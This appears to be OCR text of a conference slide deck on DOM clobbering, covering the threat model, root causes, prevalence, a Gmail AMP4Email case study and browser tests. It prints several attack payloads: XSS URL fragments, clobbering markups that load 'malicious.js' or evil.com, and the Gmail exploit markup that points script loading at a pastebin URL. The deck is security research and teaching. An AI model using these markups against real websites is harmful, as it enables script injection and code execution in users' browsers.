CISPA
HELMHOLTZ CENTER FOR INFORMATION SECURITY

TESTABLE

Everything You Wanted to Know About DOM Clobbering

“But Were Afraid to Ask”

Soheil Khodayari

CISPA - Helmholtz Center for Information Security

RuhrSec


IT Security Conference, May 11-12, 2023


@Soheil__K *soheil.khodayari@cispa.de*

SCAN ME

The Rise of Web Applications: Where User Input Runs Amok!

- Web apps accept and process plethora of **user input**
  - In many different forms…




WordPress
Add New Post
Enter title here
Publish
Trello
1-on-1 Meeting Agenda
Info
<Team Member>'s Topics
<Manager>'s Topics
Goals
The team is stuck on X, how can we move forward?
I've drafted my goals for the next few months. Any feedback?
I think we can improve velocity if we make some tooling changes.
New training program
Can you please give feedback on the report?
Manage time chaos
Best practice blog
How to use this board
Blocker - Timely discussion (#4)
Discuss - Suggested topic (#3)
FYI - Discuss if interested (#6)
Add a card...
tiny
File Edit View Insert Format Tools Table
Paragraph
Hello from Tiny
When you need to create HTML on the fly.
Draft saved
Recipients
Subject
Sans Serif
Send
GitHub
SoheilKhodayari / DOMClobbering
Code
Issues
Pull requests
Actions
Projects
Wiki
Security
Insights
Settings
DOMClobbering / README.md in master
Edit
Preview
CHANGELOG.md
CNAME
LICENSE
README.md

```
<h1>Hello from Tiny</h1>
<p class="p1"><span class="s1">When you need
```

```
<p align="center">
    <a href="//soheilkhodayari.github.io/DOMClobbering/">
        <img align="center" alt="DOMC-BT" src="static/assets/images/logo.png" height="165">
    </a>
</p>

<p align="center">
    <span><b> DOMC-BT </b></span>
</p>
```


The Rise of Web Applications: Where User Input Runs Amok!

User Input Can Go Rogue…


⚠ Are we **validating** all these inputs properly ?

The “One-Ring-to-Rule-Them-All” Attack

- Arbitrary client-side code execution



vuln-site.com/#<img src=x onerror=alert(1)>




```
var input = window.location.hash.substr(1);
If(input.length > 0){
  var div = document.querySelector(‘div’);
  div.innerHTML = input;
  // […]
}
```

The “One-Ring-to-Rule-Them-All” Attack

- Arbitrary client-side code execution **Well-known**

Achieved by code injection

Mitigated by controlling or disallowing code execution



```
var input = window.location.hash.substr(1);
If(input.length > 0){
  var div = document.querySelector(‘div’);
  div.innerHTML = input;
  // […]
}
```

HTML Sanitization

```
let clean_input = sanitize(input)
```

Content Security Policy


```
default-src 'none'; script-src: 'self';
```

The “One-Ring-to-Rule-Them-All” Attack

- Arbitrary client-side code execution

Achieved by code injection


Mitigated by controlling or disallowing code execution



```
vuln-site.com/#<script>alert(1)</script>
```

```
var input = window.location.hash.substr(1);
If(input.length > 0){
  var div = document.querySelector(‘div’);
  div.innerHTML = input;
  // […]
}
```


What if code-less HTML can cause arbitrary code execution?



JavaScript Programs

Execution Environment

Example:



CCS’17, October 30-November 3, 2017, Dallas, TX, USA

Session H2: Code Reuse Attacks

Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets

Sebastian Lekies
Google
slekies@google.com

Krzysztof Kotowicz
Google
koto@google.com

Samuel Groß
SAP
mail@samuel-gross.com

Eduardo A. Vela Nava
Google
evn@google.com


Martin Johns
SAP
martin.johns@sap.com

ABSTRACT
Cross-Site Scripting (XSS) is an unremitting problem for the Web. Since its initial public documentation in 2000 until now, XSS has been continuously on top of the vulnerability statistics. Even though there has been a considerable amount of research [15, 18, 21] and developer education to address XSS on the source code level, the of discovered XSS problems remains high. Because XSS [14, 19, 24, 28, 30] have

1 INTRODUCTION
Web technology is moving forward at a rapid pace. Everyday new frameworks and APIs are pushed to production. This constant development also leads to a change in attack surface and vulner- abilities. In this process Cross-Site Scripting (XSS) vulnerabilities have evolved significantly in the recent years. The traditional re flected XSS issue is very different from modern DOM-based XS vulnerabilities such as mXSS [12], or expression-language-base XSS [10]. While the topic of XSS becomes increasingly more co mitigation techniques only focus on the traditional a

DOM Clobbering

- Code-less markup injection
- Markup id/name collides with sensitive variables or APIs, and overwrites them



```
<img id=globalConfig src="malicious.js" name=clobbered>
```


```
document.globalConfig = {'src': 'script.js', [...]};
// [...]
var s = document.createElement('script');
s.src = document.globalConfig.src;
document.body.appendChild(s);
```

DOM Clobbering: Threat Model

- Attacker need to add **code-less HTML** to DOM tree

Injection (through input params)

- URL params
- Window name
- Document referrer
- postMessages



```
vuln-site.com/#<img id=globalConfig src="malicious.js" name=clobbered>
```

```
document.globalConfig = {'src':'script.js',[...]};
// [...]
var s = document.createElement('script');
s.src = document.globalConfig.src;
document.body.appendChild(s);
```

Insertion (through webapp functionalities)

- Markdown descriptions (e.g., code repositories)
- Web text editors
- Web-based email clients and messages
- Posts in CMS apps
- Comments
- …

DOM Clobbering: Why It Happens?

- Locating DOM elements:

The clean way: DOM query selectors


```
document.querySelector("[id=Y]")
```

The dirty way: Property access on **window** or **document**


```
document.X.Y, or window.Y
```

Named Access on Window/Document

Example: select node n5 in the tree.



DOM Clobbering: Why It Matters?



← HTML & JavaScript usage metrics > all features > timeline

DOMClobberedVariableAccessed

Show all historical data: ☐

Percentage of page loads over time

The chart below shows the percentage of page loads (in Chrome) that use this feature at least once. Data is across all channels and platforms. Newly added use counters that are not on Chrome stable yet only have data from the Chrome channels they're on.

⚠ **~ 11%** of pages depend on clobbered variables


Cannot immediately turn off…


Source: `https://chromestatus.com/metrics/feature/timeline/popularity/1824`

DOM Clobbering: Why It Matters?

- Example: DOM Clobbering in GMail’s AMP4Email sanitizer (2019)

Gmail’s Dynamic Mail Feature[1]






```
var script = window.document.createElement("script");
script.async = false;

var loc;
if (AMP_MODE.test && window.testLocation) {
    loc = window.testLocation
} else {
    loc = window.location;
}

if (AMP_MODE.localDev) {
    loc = loc.protocol + "//" + loc.host + "/dist"
} else {
    loc = "https://cdn.ampproject.org";
}

var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";

document.head.appendChild(b);
```

Consequence

Arbitrary code execution



```
<!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
<a id="AMP_MODE"></a>
<a id="AMP_MODE" name="localDev"></a>
<a id="AMP_MODE" name="test"></a>

<!-- window.testLocation.protocol is a base for the URL -->
<a id="testLocation"></a>
<a id="testLocation" name="protocol"
   href="https://pastebin.com/raw/0tn8z0rG#"></a>
```

[1]Source: https://workspaceupdates.googleblog.com/2019/06/dynamic-email-in-gmail-becoming-GA.html

DOM Clobbering: Overview

1. Clobbering **Markups** and **Browser** Behaviours
2. Vulnerability **Detection** and **Prevalence**
3. Existing **Defenses** and their **Effectiveness**

DOM Clobbering: Overview

1 Clobbering **Markups** and **Browser** Behaviours

2 Vulnerability **Detection** and **Prevalence**

3 Existing **Defenses** and their **Effectiveness**

Clobbering Markups: Problem Statement

- First DOM Clobbering instance in 2010[1]
  - Affected frame-busting code

Application code

```
top.location = self.location
```

Attack markup (injection)

```
<iframe name=self src="evil.com">
```

***Q:** What other attack markups will work?*

Source: [1] Rydstedt et. al, "Busting Frame Busting: A Study of Clickjacking Vulnerabilities at Popular Sites," SP 2010

Clobbering Markups: What To Overwrite?

- Different attack targets

Custom Symbols

Variables

```
SINK_FUNC(X)
```

Globals

```
SINK_FUNC(window.X)
```

```
SINK_FUNC(document.X)
```

Object Properties

```
SINK_FUNC(X.Y)
```

```
SINK_FUNC(window.X.Y)
```

```
SINK_FUNC(document.X.Y)
```

Built-in DOM APIs

Methods

```
window.addEventListner()
```

```
window.createImageBitmap()
```

Properties

```
SINK_FUNC(document.documentURI)
```

```
SINK_FUNC(document.title)
```

```
SINK_FUNC(window.caches)
```

Clobbering Markups: Overshadow DOM APIs


- Not all built-in APIs can be successfully overshadowed

		Clobberable
`SINK(document.documentURI)`	`<iframe name=documentURI src=evil.com>`	✓
`SINK(document.location)`	`<iframe name=location src=evil.com>`	✗

Challenge: can also be **browser-dependent**

Example

```
window.crossOriginIsolated
```



	Chrome			Firefox			Opera			Edge			Safari				TB	SI	UC
API	95.0.4638	96.0	92.0.4515	94.1.2	95.0	39.0	65.2.3381	82.0.4227	3.2.3	95.0.1020	96.0.1054	95.0.1020	15.1	14.1	13.1	14.7.1	11.0.1	15.0.6	13.3.8
caches	●	○	●	○	○	●	●	○	●	●	○	●	○	○	○	●	○	●	●
controllers	●	●	●	○	○	●	●	●	●	●	●	●	●	●	●	●	○	●	●
crossOriginIsolated	○	○	●	○	○	●	○	○	●	○	○	●	●	●	●	●	○	○	●
dialogArguments	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
directories	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
fullScreen	●	●	●	○	○	●	●	●	●	●	●	●	●	●	●	●	○	●	●

Clobbering Markups: How To Clobber?

Abuse HTML and DOM specification rules

- **R1:** [§7.3.3-HTML] Named Access on Window
- **R2:** [§3.1.5-HTML] DOM Tree Accessors
- **R3:** [§4.10.3-HTML]Form Parent-Child
- **R4:**[§4.8.5-HTML] Window Proxies
- **R5:** [§4.2.10.2-DOM] HTMLCollection

Example

Clobbering Target:

```
window.X.Y
```

Rules: R1+R3


```
<form id=X><input name=Y>
```

Rules: R1+R5

```
<a id=X><a id=X name=Y>
```

Clobbering Markups: Automatic Discovery

Goal: automatically generate and test clobbering markups starting from known ones


1 Review HTML Specifications
2 Derive Markup Generation Rules
3 Test Markups in Browsers

Example: Known HTMLCollection

Clobbering Target `window.X.Y`

```
<a id=X><a id=X name=Y>
```

```
<div id=X><a id=X name=Y>
<a name=X><a id=X name=Y>
<a id=Y><a id=X name=Y>
<a id=X><a id=X name=Y></a>
```

